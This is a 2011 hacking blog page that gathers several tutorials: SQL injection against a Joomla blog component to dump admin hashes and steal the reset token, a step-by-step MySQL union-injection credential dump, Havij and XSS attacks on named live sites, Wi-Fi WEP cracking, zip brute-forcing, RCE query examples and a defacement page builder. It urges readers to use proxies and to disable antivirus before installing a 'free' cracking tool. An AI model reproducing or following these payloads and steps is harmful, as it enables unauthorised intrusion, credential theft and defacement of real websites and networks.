content top
Showing posts with label Hacks. Show all posts

Monday, September 5, 2011

Advanced Deface Page Creator


Options:
- Choose Sitetitle
- Write down some texts
- Create an error
- Fade-in a picture
- Background music
- Javascript box
- Funny circle around the curser
- Choose textcolor
- Choose backgroundcolor
- Hide Sourcecode


http://www.digzip.com/files/BFEFY2CN/Advanced Deface Creator 1.0.html

How to Hack Joomla - NFN (Not for Noobs)

How to hack Joomla!
Level: NFN (Not For Noobs)

Tools required:
SQL-i Knowledge
reiluke SQLiHelper 2.7
Joomla! Query Knowledge

DISCLAIMER:
THIS TUTORIAL IS FOR EDUCATION PURPOSE ONLY!!! YOU MAY NOT READ THIS TUTORIAL IF YOU DON'T UNDERSTAND AND AGREE TO THIS DISCLAIMER. ME AS AUTHOR OF THIS TUTORIAL NOT BE HELD RESPONSIBLE FOR THE MISUSE OF THE INFORMATION CONTAINED WITHIN THIS TUTORIAL. IF YOU ABUSE THIS TUTORIAL FOR ILLEGAL PURPOSES I WILL NOT BE HELD RESPONSIBLE FOR ANY ACTION THAT MAY BE TAKEN AGAINST YOU AS A RESULT OF YOUR MISUSE.

NOTE:
USE ANONYMOUS PROXY!!!

Introduction

Joomla! as Stable-Full Package is probably unhackable and If someone tells that HACKED Joomla, talking rubbish!!!
But people still hacked sites that use Joomla as Content Management System?!?
Joomla is made of components and modules and there are some developers apart from official team that offer their solutions to improve Joomla. That components and modules mede by that other developers are weak spots!

I hacked site that use Joomla! v1.5.6 and after that v1.5.9 through IDoBlog v1.1, but I can't tell that I hacked Joomla!

Finding Exploit And Target

Those two steps could go in different order, depend what you find first target or exploit...

Google dork: inurl:"option=com_idoblog"
Comes up with results for about 140,000 pages

[Image: 001cv.png]

At inj3ct0r.com search for: com_idoblog
Give us back Joomla Component idoblog 1.1b30 (com_idoblog) SQL Injection Vuln

[Image: 002rg.png]

==
Joomla Component idoblog 1.1b30 (com_idoblog) SQL Injection Vuln
==

index.php?option=com_idoblog&task=profile&Itemid=1337&userid=62+union+select+1,concat_ws(0x3a,username,password),3,4,5,6,7,8,9,10, ​11,12,13,14,15,16+from+jos_users--

Exploit can be separated in two parts:

Part I
index.php?option=com_idoblog&task=profile&Itemid=1337&userid=62
This part opening blog Admin page and if Admin page don't exist, exploit won't worked (not completely confirmed)

Part II
+union+select+1,concat_ws(0x3a,username,password),3,4,5,6,7,8,9,10,11,12,13,14,1​5,16+from+jos_users--
This part looking for username and password from jos_users table

Testing Vulnerability

Disable images for faster page loading:
[Firefox]
Tools >> Options >> Content (tab menu) >> and unclick 'Load images automatically'

Go to:
Code:
http://www.site.com/index.php?option=com_idoblog&view=idoblog&Itemid=22
Site load normally...

Go to:
Code:
http://www.site.com/index.php?option=com_idoblog&task=profile&Itemid=1337&userid=62
Site content blog Profile Admin

Go to:
Code:
http://www.site.com/index.php?option=com_idoblog&task=profile&Itemid=1337&userid=62+union+select+1--
Site is vulnerable

Inject Target

Open reiluke SQLiHelper 2.7
In Target copy
Code:
http://www.site.com/index.php?option=com_idoblog&task=profile&Itemid=1337&userid=62
and click on Inject
Follow standard steps until you find Column Name, as a result we have

[Image: 003bd.png]

Notice that exploit from inj3ct0r wouldn't work here because it looking for jos_users table and as you can see
our target use jos153_users table for storing data

Let Dump username, email, password from Column Name jos153_users. Click on Dump Now

[Image: 004k.png]

username: admin
email: info@site.com
password: 169fad83bb2ac775bbaef4938d504f4e:mlqMfY0Vc9KLxPk056eewFWM13vEThJI

Joomla! 1.5.x uses md5 to hash the passwords. When the passwords are created, they are hashed with a
32 character salt that is appended to the end of the password string. The password is stored as
{TOTAL HASH}:{ORIGINAL SALT}. So to hack that password take time and time...

The easiest way to hack is to reset Admin password!

Admin Password Reset

Go to:
Code:
http://www.site.com/index.php?option=com_user&view=reset
This is standard Joomla! query for password reset request

[Image: 005hy.png]

Forgot your Password? page will load.
In E-mail Address: enter admin email (in our case it is:info@site.com) and press Submit.
If you find right admin email, Confirm your account. page will load, asking for Token:

Finding Token

To find token go back to reiluke SQLiHelper 2.7 and dump username and activation from Column Name jos153_users

[Image: 006fj.png]

username: admin
activation: 5482dd177624761a290224270fa55f1d

5482dd177624761a290224270fa55f1d is 32 char verification token, enter it and pres Submit.

[Image: 007pa.png]

If you done everything ok, Rest your Password page will load. Enter your new password...

After that go to:
Code:
http://www.site.com/administrator/
Standard Joomla portal content management system

Enter username admin and your password, click on Login
Go to Extensions >> Template Manager >> Default Template Name >> Edit HTML
In Template HTML Editor insert your defaced code, click Apply, Save and you are done!!!

[Image: 008bo.png]

To make admin life more miserable, click on admin in main Joomla window and in User Details page change admin E-mail

[Image: 009kw.png]

How to Crack Password Protected ZIP Files

People using Zip to compress their files beside compression they are trying to lock their important data with password(s).
Now let suppose if you do this same thing with your important files and now you have forgotten password, now what to do now its time to crack it.
This article will teach you how to crack the password of Zip files.


For this purpose we will use Linux based operating system and a tool FCrackZip for this purpose, FCrackZip is a fast and free-ware tool and it is easy to use Zip cracker tool it is similar to fzc and zipcrack. It has been written in assembler and it uses brute force and dictionary based attack to crack or find-out the passwords.
By using a simple Linux terminal and command you can easily crack the Zip password, you can download FCrackZip from your software manager.

Use this command to get FCrackZip from terminal
$ sudo apt-get install fcrackzip

After installing this you have options to attack on your zip file, either choose brute force attack or dictionary attack.
Here is the simple usage example.
$ fcrackzip -v -b -p aaaaaa -u your_zip_file.zip


By looking the above picture you can easily see the brute force attack against a zip file that is password protected, it took around 30 minutes to find the password for this zip.

Hack any Password Protected WI-FI Network & Use Unlimited Internet

Today I’ll tell you how do you hack any password protected wi-fi network with “CommView For Wi-Fi” software.

First you have to know what is Wi-Fi and how dose it work?
"Wi-Fi" is a type of wireless networking protocol that allows devices to communicate without cords or cables.
1: Wi-fi uses antennas around which wi-fi "hotspots" are created. The hotspots are outlets equipped to receive the radiowaves that power wireless networking. Until recently, wi-fi has been confined to more than 10,000 hot-spots in cafes, bars and airport lounges. But various projects are under way to set up city-wide zones, where a series of antennas are installed in the streets, on lampposts or street signs. The hotspots around them together create a much wider area of coverage. Norwich has a mesh network which links each lamppost antenna to the next creating a seamless wi-fi hotspot around the centre of the city.
2: The source internet connection is provided by a PC or server to which the antennas are connected either wirelessly or via a cable.
3: Some mobile phones and personal digital assistants (PDA) now have wi-fi chips installed. With mobile phones, this means conventional networks can be bypassed and inexpensive long-distance calls made over the web (using Voice over Internet Protocol, VoIP).
4: Many laptops and handheld computers now come with built-in wi-fi connectivity; it is also possible to add wi-fi to your computer with a special card that plugs into a port on your laptop.

Some organizations provide it for free but maximums provide it for business purpose only. And you have to give a password to access this kind of network.


This software price is $1099. Don't worry, I'm giving you for FREE.
Download This Software from HERE.
Note: Please turn off your anti-virus program before you install this software, otherwise this software will not work properly. After completing installing process you can re-run your anti-virus program.

Now follow the Instructions bellow:

1. Install the software and drivers.
2. Click on ‘Rules’ tab and tick on ‘Enable advance rules’ option.
3. Type ‘a’ on Name box and Past this code on formula box “tods=1 and dmac=FF:FF:FF:FF:FF:FF” like picture bellow. Then click ‘add/edit’ button.
4. A window will appear like the picture bellow. Give a tick on ‘a’ .


5. Then go to ‘Settings’ and click ‘Option’

6. Go to ‘Memory Usage’ tab and set everything just like this picture & click ‘Ok’ (Restart may be required).


7. Check ‘D’ funnel and uncheck another two funnel from the right top of this window.


8. Click ‘Search’ button and find the network that you want to creak.


9. Then drag it on ‘Channel’ tab and click ‘Capture’ button.
10. Now which one is do not capturing anything give it to password protected network and connect it. When it will ask for password, give any as you wish.
11. It will show this massage “Connected with limited connectivity”.
(I have no Wi-Fi connections at this time. that is why, I can’t share some screenshots).
12. Click on main menu again and then click on ‘Packets’ Tab. If everything was all right, you will see some Couple of Packets.


13. Click right button on “ARP REQ” Packet and then > “Send Packet(s)” > Selected.


14. This menu will appear.
15. Now change all values just like this and click ‘Send’.
16. Go to ‘Rules’ Tab again and uncheck the Rules “a” .

17. Select first 20000 packets and save it. Make sure you are saving it as “dump cap” file in place of “ncf” file format. (I have no Wi-Fi connections this time, that is why I can’t share some screenshots).

18. Now download a zip folder named “Aircrack-NG” from HERE. And extract it.
19. Open ‘bin’ folder and run this file ‘aircrack-ng-GUI.exe’. Then go where you saved the packets, select all and click launch.
20. An ‘IV’ list will came. Select the network that you want to creak.
21. Click ‘Connect’. You will be connected with your desire network like a magic !
22. Enjoy the Unlimited Wi-Fi Internet.

Also you can do with this software :


You can find more tutorials on about this software on the help menu of this software.

If you have any suggestion or comment please feel free to post it on the box bellow !

How to Hack websites (n00b Special)

http://eurospeak.org.uk/ethical-hacking/images/38GD4-ethical_hacking.jpg
Remote File Inclusion (RFI):
A method of uploading a shell by an off-site .

Local File Inclusion (LFI) AKA Directory traversal attack:
A method of pulling usernames and passwords off a website vulnerable to the exploit of
insufficient security validation / sanitization of user-supplied input file names.

Blind Structured Query Language Injection (blind SQLI):
Method of once again insufficiant security validation and sanitization of user-input.

Basic SQLi
This is the easiest method of SQLi. This method allows you to enter codes such as ' or '1'='1
into the username and password fields to gain access. E.g. you find the admin login on a site
and you may enter the correct username admin and the password as: ' or '1'='1.

Cross Site Scripting (XSS):
A method of injection html/javascript into a website. The can be both persistent attacks, and
non-persistant.


Cross site request forgery (CSRF):
An attack that is commonly sent by e-mail or other means and often tricks a user. given to a target may include HTML, something like this:
Code:

And this will be activated through the victims browser and the site will think it was a valid and intentional move.

Public Exploits:
Public exploits are just scripts that people have released for others to use. Such as
this exploit which exploits a webserver
running this program on one of its open ports. I suggest you have a quick look through the
script to see how/why it works. The way of finding which software you target is using is by using Namp or the GUI Zenmap

DNS hijacking:
This is the method or redirecting the domain name to a rouge domain name. This method is used
particually in phishing attacks.

Bruteforcing:
This method is the practise of running a program to keep guessing the password and username of
a site. This method is fastly going out of fashion as the max login attempts are added and even
without this obstical, it can take weeks to gain the correct password. Programs commonly used
for this are hydra and Brutus.

Password Guessing:
Yes, just as it sounds. This is the method of just guessing common passwords such as:

Code:
admin
admin123
321admin123
password
toor
thesitesname

Packet Sniffing:
If you find a site with FTP access, there may be a chance you can use a tool such as
cain and abel to sniff their password and username when
the login. Not a very easy task as the trafic is sometimes encrypted.

RCE (Remote Command Execution):

This is the method of making the server read command that you have entered for it to.
E.g.
Code:
index.php?cmd=whoami
index.php?cmd=net user


Social Enginering:
A common method used to gain information. This can be a long process, but an effective one.
They can patch software, but it will always be people's ignorance that will let you/your target
down.

Cookie poisoning:
This is a method of editing cookies you have already gained, to gain extra privileges. Not a very common method now as of cookies being encrypted, and having to be signed. This exploit can work on some surprising sites, take a look, you may be surprised.

Parameter tampering: (And i think is method is Often called As SESSION HIJACKING, correct me if i am wrong)

An attack usual done by moderfying values in the url. E.g. changing a value to decrease the amount you have to pay on something.
Code:


In this example, an attacker can modify the “value” information of a specific item, thus lowering its cost.
source: http://www.owasp.org/index.php/Web_Parameter_Tampering

Tamper Data:
A very nifty Firefox addon which is used to modify http/https headers and post parameters.

Admin Auth bypass:
This exploit can be as simple as adding:
Code:
?action=edit
To a URL. This exploit when a server/application allows you to edit by having the valid URL, instead of by cookies. Another method of admin auth bypass is editting the html to proceed even if the password is wrong.

SQL Power Injector Available for Download


SQL Power Injector is an application created in .Net 1.1 that helps the penetration tester to find and exploit SQL injections on a web page.
For now it is SQL Server, Oracle, MySQL, Sybase/Adaptive Server and DB2 compliant, but it is possible to use it with any existing DBMS when using the inline injection (Normal mode). Indeed, the normal mode is basically the SQL command that someone will put in the parameter sent to the server.


See This Image :-

[Image: 123a244.jpg]

Tutorial :-

http://www.sqlpowerinjector.com/tutorial.htm

Download

How to Hack Websites using SQL Injection | Step by Step Tutorial

http://lh5.ggpht.com/_14-rCN3Htsc/TSHFnmghiRI/AAAAAAAAADA/GGndDJCTZcw/s400/hackeds.png


Learn How To Hack Websites , Mysql Injection Tutorial
SQL Injection in MySQL Databases
SQL Injection attacks are code injections that exploit the database layer of the application. This is most commonly the MySQL database, but there are techniques to carry out this attack in other databases such as Oracle. In this tutorial i will be showing you the steps to carry out the attack on a MySQL Database.

Step 1:

When testing a website for SQL Injection vulnerabilities, you need to find a page that looks like this:
www.site.com/page=1

or
www.site.com/id=5


Basically the site needs to have an = then a number or a string, but most commonly a number. Once you have found a page like this, we test for vulnerability by simply entering a ' after the number in the url. For example:

www.site.com/page=1'
If the database is vulnerable, the page will spit out a MySQL error such as;

Warning: mysql_num_rows(): supplied argument is not a valid MySQL result resource in /home/wwwprof/public_html/readnews.php on line 29

If the page loads as normal then the database is not vulnerable, and the website is not vulnerable to SQL Injection.

Step 2

Now we need to find the number of union columns in the database. We do this using the "order by" command. We do this by entering "order by 1--", "order by 2--" and so on until we receive a page error. For example:

www.site.com/page=1 order by 1--
http://www.site.com/page=1 order by 2--
http://www.site.com/page=1 order by 3--
http://www.site.com/page=1 order by 4--
http://www.site.com/page=1 order by 5--

If we receive another MySQL error here, then that means we have 4 columns. If the site errored on "order by 9" then we would have 8 columns. If this does not work, instead of -- after the number, change it with /*, as they are two difference prefixes and if one works the other tends not too. It just depends on the way the database is configured as to which prefix is used.

Step 3


We now are going to use the "union" command to find the vulnerable columns. So we enter after the url, union all select (number of columns)--,
for example:
www.site.com/page=1 union all select 1,2,3,4--

This is what we would enter if we have 4 columns. If you have 7 columns you would put,union all select 1,2,3,4,5,6,7-- If this is done successfully the page should show a couple of numbers somewhere on the page. For example, 2 and 3. This means columns 2 and 3 are vulnerable.

Step 4

We now need to find the database version, name and user. We do this by replacing the vulnerable column numbers with the following commands:
user()
database()
version()
or if these dont work try...
@@user
@@version
@@database


For example the url would look like:
www.site.com/page=1 union all select 1,user(),version(),4--

The resulting page would then show the database user and then the MySQL version. For example admin@localhost and MySQL 5.0.83.
IMPORTANT: If the version is 5 and above read on to carry out the attack, if it is 4 and below, you have to brute force or guess the table and column names, programs can be used to do this.

Step 5

In this step our aim is to list all the table names in the database. To do this we enter the following command after the url.
UNION SELECT 1,table_name,3,4 FROM information_schema.tables--
So the url would look like:
www.site.com/page=1 UNION SELECT 1,table_name,3,4 FROM information_schema.tables--

Remember the "table_name" goes in the vulnerable column number you found earlier. If this command is entered correctly, the page should show all the tables in the database, so look for tables that may contain useful information such as passwords, so look for admin tables or member or user tables.

Step 6
In this Step we want to list all the column names in the database, to do this we use the following command:

union all select 1,2,group_concat(column_name),4 from information_schema.columns where table_schema=database()--

So the url would look like this:
www.site.com/page=1 union all select 1,2,group_concat(column_name),4 from information_schema.columns where table_schema=database()--
This command makes the page spit out ALL the column names in the database. So again, look for interesting names such as user,email and password.

Step 7

Finally we need to dump the data, so say we want to get the "username" and "password" fields, from table "admin" we would use the following command,
union all select 1,2,group_concat(username,0x3a,password),4 from admin--
So the url would look like this:
www.site.com/page=1 union all select 1,2,group_concat(username,0x3a,password),4 from admin--

Here the "concat" command matches up the username with the password so you dont have to guess, if this command is successful then you should be presented with a page full of usernames and passwords from the website

Website God mode | Edit any website with Javascript

God Mode in any website you can write any thing in web page


This is a very cool code! Go to any web page, clear the address bar, and paste this:
.
.

javascript:document.body.contentEditable='true'; document.designMode='on'; void 0


when you will paste it and hit enter then you are able to edit any content see screenshot.

http://www.freeimagehosting.net/uploads/732712b1cd.jpg

XSS Cross Site Scripting Attack

Previously I wrote about Remote File Inclusion vulnerability, However Ashik asked me to make another guest post on any topic related to Hacking as he was really busy, so I though to demonstrate another type of website hacking attack called Cross Site Scripting attack,a.k.a. XSS. XSS vulnerabilities occur due to weak coding of the web applications. Once the hacker finds this vulnerability he/she injects malicious codes(Usually in web forms) to steal session cookies and later the hacker uses those cookies to gain access to sensitive page content.
Xss Cross Site Scripting may be classified in two types:
1.Persistent XSS
2.Non Persistent XSS
In order to demonstrate a XSS attack I will take an example of a website:
http://www.redwrappings.co.in
Checking the venerability
The simplest way to check the vulnerability is to enter the following code in the any web form present on the website
xss cross site scripting
Once the attacker inserts the code A dialog box like the below one will appear:
Defacement
Now the attacker has found that the website is velnerable to an xss attack the attacker can do lots of damages to the website, The most common thing which the attacker will do is place his defacement image on that page showing that the website is hacked, For this purpose he will insert a code similar to the below one:
Where http://site.com/yourDefaceIMAGE.png is the defacement image
Inserting Flash Videos
The attacker can also insert flash videos by entering the following code in any web form present on the website
Redirection
The attacker can also redirect the page to any particular page , In case if the hacker has managed to find XSS venerability in the a website like paypal.com or alertpay.com he can redirect that page to a Phisher Site(Fake login page) where the victim will loose his password, To redirect a an xssed page to another page the attacker will insert a code similar to the below one:
Stealing Cookies
Most of the attackers after finding a website venerable to xss will probably steal victims cookies to gain access to their account or private data this method is called Session hijacking, which is a detailed topic and I will be explaining in the later articles :)
Hope you have learned some XSS ,Feel free to ask if you have any problem regarding the above information

Hacking Facebook-Orkut-Gmail-Yahoo account | The Reality

Folks, this is a must read post for the beginners who have just started exploring hacking and for laymen who aren't interested in learning hacking but needs somebody's account password anyhow. I want you to aware about common misconceptions regarding Email/Social Networking Sites accounts hacking.

Otherwise those thoughts/misconceptions can seriously put you in trouble.We usually start like googling this, "how to hack gmail" , "softwares for hacking orkut","how to hack facebook" etc but unfortunately reach some malicious websites, follow stupid instructions and our own accounts get compromised.
Yes I wasn't any different and had been a foolish when I was a beginner

Okay talking in general , suppose you just have signed up for an account(gmail,yahoo or any other reputed website)
Your password is stored only at two places

1. In website's database
2. In your mind
(Dont say a stupid thing that it is also saved in a text file on your PC or in your girlfriend's mind etc)

Fetching your credentials (Id/password) from website's database is almost impossible. They are paynig million of dollars for securing their systems. Here I should remind you that, I am talking only about the reputed companies like microsoft,google,facebook etc. Hard Core hackers might get success in compromising their systems.

Now talking about your mind, its might be really very simple to do this. Shocked ?
At this ponit, I must say that hacking an email account depends strongly on carelessness/foolishness of victim.

FAQs or misconceptions regarding the same:-


Does any free/paid software/program/cracker exist to hack such accounts ?
No .You might get numberless free or preminum softwares which claim to crack email accounts. The softwares just ask you to enter victim's email and start cracking/generating password.
I have already told you about two places where one's password is. From where the hell ,these softwares would bring passwords for you ? . This kinda stuff is undoubtedly scam/rubbish.

Is there any free/premium online service to hack such accounts ?

No.You might have logged on to many websites that claim to crack any
email account for some amount of money. They are completely fraud and be aware of them. Dont lose your money there !!


An Other type of fraud- You might have come across many tutorials/videos that instruct you
to compose an email to something@something.com. You are asked to write victim's email ID, your
email ID, your password and are assured that you would get requested password within 24 hours.
Needless to say, it is an idea of befooling innocent people . Ofcourse,your own account gets compromised.

Beleive me , you cant imagine the number of people who become victim of such rubbish things. They
lose their money,time,accounts but get nothing in return. So take care.

How to hack these accounts ?

Every method directly/indirectly involve victim's carelessness/lack of knowledge.

Non-Technical-
While signing up for an account, we are asked to set a security question like our nickname, birthday place etc so that we could recover our account in case we forget our password. Many innocent people sets the correct asnwer which they are not supposed to do. Gather some information about victim and try to guess the answer of security question.


Technical-

1. Phishing- The most common way of hacking them is phishing. The common type of phishing is Fake Login Page.The victim is anyhow anyway made to enter his credentials in fake login page which resembles the genuine login page and gets hacked.
2.Malicious files- The victim is given a malicious file. It could be binded with or hidden behind a genuine file. It is usually a keylogger or trojan. A keylogger secretly records everything you type and sends to attacker. Obviously records your passwords too.
3.Stealing Sessions- Talking in simple language, whenever we sign into an account it generates a unique piece of string. One copy is saved on server and other in our browser as cookie. Both are matched everytime we do anything in our account. This piece of string or login session is destroyed when we click on 'Sign Out' option. An attacker can steal that session by convincing victim to run a piece of code in browser. Attacker can use that stolen session to login into victim's account without providing any username/password. This attack is very uncommon because when the victim clicks 'Sign out' , session gets destroyed and attacker too also gets signed out.


Note-You might be thinking that one could sniff the credentials sitting in same network. But I should remind you that, they would be encrypted ones and cracking the SSL encryption is almost impossible.

Conclusion-

Sign up for an account at gmail/yahoo/facebook/orkut/hotmail.Now forget its password and recovery options
Never login into it . Can anyhow the password be cracked/hacked.?? Answer is big NO.

How to hack Websites using Havji 1.10 (Full Tutorial)

First Find a sqli infected site .Now here i found a vulernable site
http://www.hypetrading.com/productinfo.php?id=285

Now Let's start

Open havij and copy and paste infected link as shown in figure
Now click in the "Analyze"
Then It shows some messages there....Be alert on it and be show patience for sometime to find it's vulernable and type of injection and if db server is mysql and it will find database name.Then after get it's database is name like xxxx_xxxx


Then Move to another operation to find tables by clicking "tables" as figure shown.Now click "Get tables" Then wait some time if needed

After founded the tables ,you can see there will be "users" Put mark on it and click in the " get columns " tab as shown in figure
In that Just put mark username and password and click "Get data"


Bingo Got now id and pass that may be admin...
The pass will get as md5 you can crack it also using this tool as shown in figure...


content top